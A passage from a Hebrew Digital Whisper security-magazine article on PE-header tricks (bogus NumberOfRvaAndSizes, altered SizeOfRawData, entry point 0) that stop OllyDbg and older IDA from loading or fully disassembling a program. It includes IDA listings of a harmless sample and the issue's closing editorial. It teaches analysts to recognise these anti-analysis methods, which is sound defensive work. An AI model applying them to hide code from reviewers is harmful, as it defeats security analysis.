
נתחיל מציון שתי שיטות שיגרמו ל-ollydbg לא לטעון את הקובץ:

תחת IMAGE_OPTIONAL_HEADER יש ערך בשם NumberOfRvaAndSizes שמייצג את מספר הערכים במערך DataDirectory שמגיע אחריו ומכיל עוד מידע על הקובץ. מספר ה-DataDirectory לא יכול להיות מעל 0x10. כאשר יש ערך גדול יותר מ-0x10 ב-NumberOfRvaAndSizes, Windows מתעלם מזה, אך ollydbg יקפיץ את ההודעה הבאה:




ולא יטען אותה בכלל, אפילו שהתוכנה רצה בלי בעיה על מערכת ההפעלה. את זה אפשר כמובן לתקן בקלות ע"י שינוי הערך ב-pe header למספר האמיתי.

תוכנה מעולה לצפייה ושינוי של ה-pe header היא cff explorer:




SizeOfRawData big

עוד טכניקה דומה, היא לשים ערך גבוה מדי ב-SizeOfRawData של אחד מה-Section הנמצא במבנה IMAGE_SECTION_HEADER.



לכל Section יש ב-pe Header מבנה בשם IMAGE_SECTION_HEADER המכיל את הערכים שניתן לראות בתמונה למעלה. Virtual Size מכיל את גודל ה-Section כשהוא נטען לזיכרון ו-Raw Size מכיל את הגודל של המידע על הדיסק.


ה-Windows Loader יקצה בזיכרון מיקום בגודל הערך הקטן מביניהם, אך ollydbg משתמש רק ב-SizeOfRawData. וכאשר נשים שם ערך גבוה מדי, לא נצליח לטעון אותו לתוך ollydbg ונקבל את הודעת השגיאה:



וכמובן שאותו הקובץ ירוץ בלי בעיה על מערכת ההפעלה. Ollydbg2 יודע להתמודד עם שני המצבים האלה והטכניקות האלה כבר לא יעבדו בגרסה הזו. אך הפעם גם IDA לא חף מבעיות וגם הוא לא מצליח להתמודד עם קובץ שה-Raw Size שלו לא הגיוני.

ב-IDA החדש זה לא עובד, אבל הגירסא החינמית ש-IDA מפיצה - 5.0, עדיין סובלת מהבעיה הזאת.

IDA יקצה הרבה זיכרון ל-Section ויתקע לך את המחשב או שפשוט ייתן את השגיאה הבאה:



ולא יהיה מסוגל לטעון את הקובץ.

כדי לתקן את הבעיה הזאת, נירצה להחזיר את ה-SizeOfRawData לגודל המקורי שלו. הגודל המקורי שלו יהיה ההבדל בין ה-Raw Address שלו ל-Raw Address של ה-Section הבא. בדוגמא הזו ה-SizeOfRawData המקורי יהיה 0x600-0x400=0x200.

Reduced SizeOfRawData

דבר באמת משוגע קורה ב-IDA כאשר מקטינים את הערך שכתוב ב-SizeOfRawData.

מערכת ההפעלה לא בדיוק טוענת לזיכרון את הגודל שכתוב בערכים האלה, אלא עושה לגודל הזה Alignment עם הערך FileAlignment שב-IMAGE_OPTIONAL_HEADER . כלומר אם ה-SizeOfRawData

הוא 0x300, אך תחת הערך FileAlignment כתוב 0x200 , ה-Section חייב להיטען בכפולות של 0x200 ולכן מערכת ההפעלה תקצה ל-Section 0x400 בייטים בזיכרון.

לעומת זאת, IDA משתמשת רק ב-SizeOfRawData.

לכן אם נשנה את ה-SizeOfRawData ונקטין אותו למרות שכתוב בו עוד קוד, כל עוד זה בטווח כפולה אחת של ה-FileAlignment של הקובץ, מערכת ההפעלה תעגל כלפיי מעלה את המקום שיוקצה ולא נפספס מידע. ב-IDA לעומת זאת, היא תפספס את כל הבייטים שהם ההפרש.

יש לשים לב שלא יורדים ב-SizeOfRawData מתחת לכפולה אחת, כי אז גם מערכת ההפעלה לא תקצה מספיק זיכרון ל-Section-והתוכנה לא תעבוד.

ב-IDA החדש זה לא עובד, אבל הגירסא החינמית ש-IDA מפיצה, 5.0 עדיין סובלת מהבעיה הזאת.

אבל מה זה אומר בדיוק שהתוכנה "מפספסת" בייטים?

לקחתי את הקובץ מהדוגמא Non-conditional jump שה-SizeOfRawData של ה-text. הוא 0x200, ה-FileAlignmentהוא 0x200, ושיניתי את ה-SizeOfRawData ל-0x1B. כך הקובץ ניראה בגירסא הכי חדשה בתשלום של IDA:

```
.text:00401000 ; =============== S U B R O U T I N E =======================================
.text:00401000
.text:00401000
.text:00401000                 public start
.text:00401000 start           proc near
.text:00401000                 stc
.text:00401001                 jb      short near ptr loc_401003+1
.text:00401003
.text:00401003 loc_401003:                             ; CODE XREF: start+1↑j
.text:00401003                 call    near ptr 0AA2AF3h
.text:00401008                 push    offset Caption  ; "Goodbye"
.text:0040100D                 push    offset Text     ; "?"
.text:00401012                 push    0               ; hWnd
.text:00401014                 call    MessageBoxA
.text:00401019                 push    0               ; uExitCode
.text:0040101B                 call    ExitProcess
.text:0040101B start           endp ; sp-analysis failed
.text:0040101B
.text:00401020 ; ---------------------------------------------------------------------------
.text:00401020                 push    0
.text:00401022                 push    offset aHello   ; "Hello"
.text:00401027                 push    offset asc_403006 ; "!"
.text:0040102C                 push    0
.text:0040102E                 call    MessageBoxA
.text:00401033                 push    0
.text:00401035                 call    ExitProcess
.text:0040103A ; [00000006 BYTES: COLLAPSED FUNCTION MessageBoxA. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:00401040 ; [00000006 BYTES: COLLAPSED FUNCTION ExitProcess. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:00401046                 align 200h
.text:00401200                 dd 380h dup(?)
.text:00401200 _text           ends
```

רגיל.

וכך הוא ניראה בגירסא החינמית, 5.0:

```
.text:00401000                public start
.text:00401000 start:
.text:00401000                stc
.text:00401001                jb      short near ptr loc_401003+1
.text:00401003
.text:00401003 loc_401003:                            ; CODE XREF: .text:00401001↑j
.text:00401003                call    near ptr 0AA2AF3h
.text:00401008                push    offset aGoodbye ; "Goodbye"
.text:0040100D                push    offset a?       ; "?"
.text:00401012                push    0
.text:00401014                call    near ptr word_40103A
.text:00401019                push    0
.text:00401019 ; ---------------------------------------------------------------------------
.text:0040101B                db ?
.text:0040101C                dd 7 dup(?)
.text:00401038                db 2 dup(?)
.text:0040103A word_40103A    dw ?                    ; CODE XREF: .text:00401014↑p
.text:0040103C                dd 2 dup(?)
.text:00401044                db 2 dup(?)
.text:00401044 _text          ends
```

ניתן לראות ש-IDA מפסיקה את הקריאה ב-0040101B. זה לא סתם מידע שהיא לא פיענחה כקוד, אלא חלק שלם של הקוד, ש-IDA בכלל לא מיפתה. IDA שמה שם סימני שאלה ואין דרך לראות את המידע שכתוב שם.

אפילו כשיש קריאה לפונקציה בתוך האזור הלא ממופה, זה לא גרם ל-IDA להבין את זה. השיטה הזאת עובדת כמובן על כל ה-Sections ולא רק הקוד.

entry point 0

שיטה שהיא לא בדיוק Anti-Disassembly אבל היא בעיקר מגניבה, היא תכנית שה-AddressOfEntryPoint שלה הוא 0. ה-0 כאן הוא לא יחסי, אלא הוא offset, כלומר ממש תחילת הקובץ - ה-MZ.

בגלל שרוב השדות שבאים אחרי ה-MZ ב-dos header לא נחוצים והתווים "MZ" ב-Ascii הם גם מייצגים פקודות ליגטימיות-dec ebp, pop edx, יש פוגענים שכותבים שם קוד שקופץ ל-point entry האמיתי. (לקריאה נוספת)

סיכום

תהליך ה-Disassembly הוא לא תהליך פשוט. למרות שהתוכנות שקיימות היום בשוק עושות עבודה מצויינת, ישנן שיטות שמנצלות את הבעיות הכי בסיסיות ב-Disassembly שלא ניתן לפתור לחלוטין.

לכן, חשוב להכיר את התהליך לעומק. כך נדע להתמודד בעצמנו עם המקרים שבהם התוכנות שאנו משתמשים לא מצליחות להתמודד.

מטרת הטכניקות האלה היא להקשות על החוקר ולייאש אותו, בדרך כלל הטכניקות האלה יבואו ביחד ובמסה גדולה, ככה הן הכי אפקטיביות. במיוחד בגלל זה חשוב להכיר את הטכניקות השונות שמשתמשים בהם היום. הכרה שלהן תחסוך זמן רב בעת חקירה.

לכל שאלה או הערה ניתן ליצור קשר בכתובת blum.tal2@gmail.com

את קוד המקור של כל הטכניקות ניתן למצוא ב-Git שלי.

דברי סיכום לגליון ה-85

בזאת אנחנו סוגרים את הגליון ה-85 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש אוגוסט.

אפיק קסטיאל,

ניר אדר,

31.7.2017

[ ]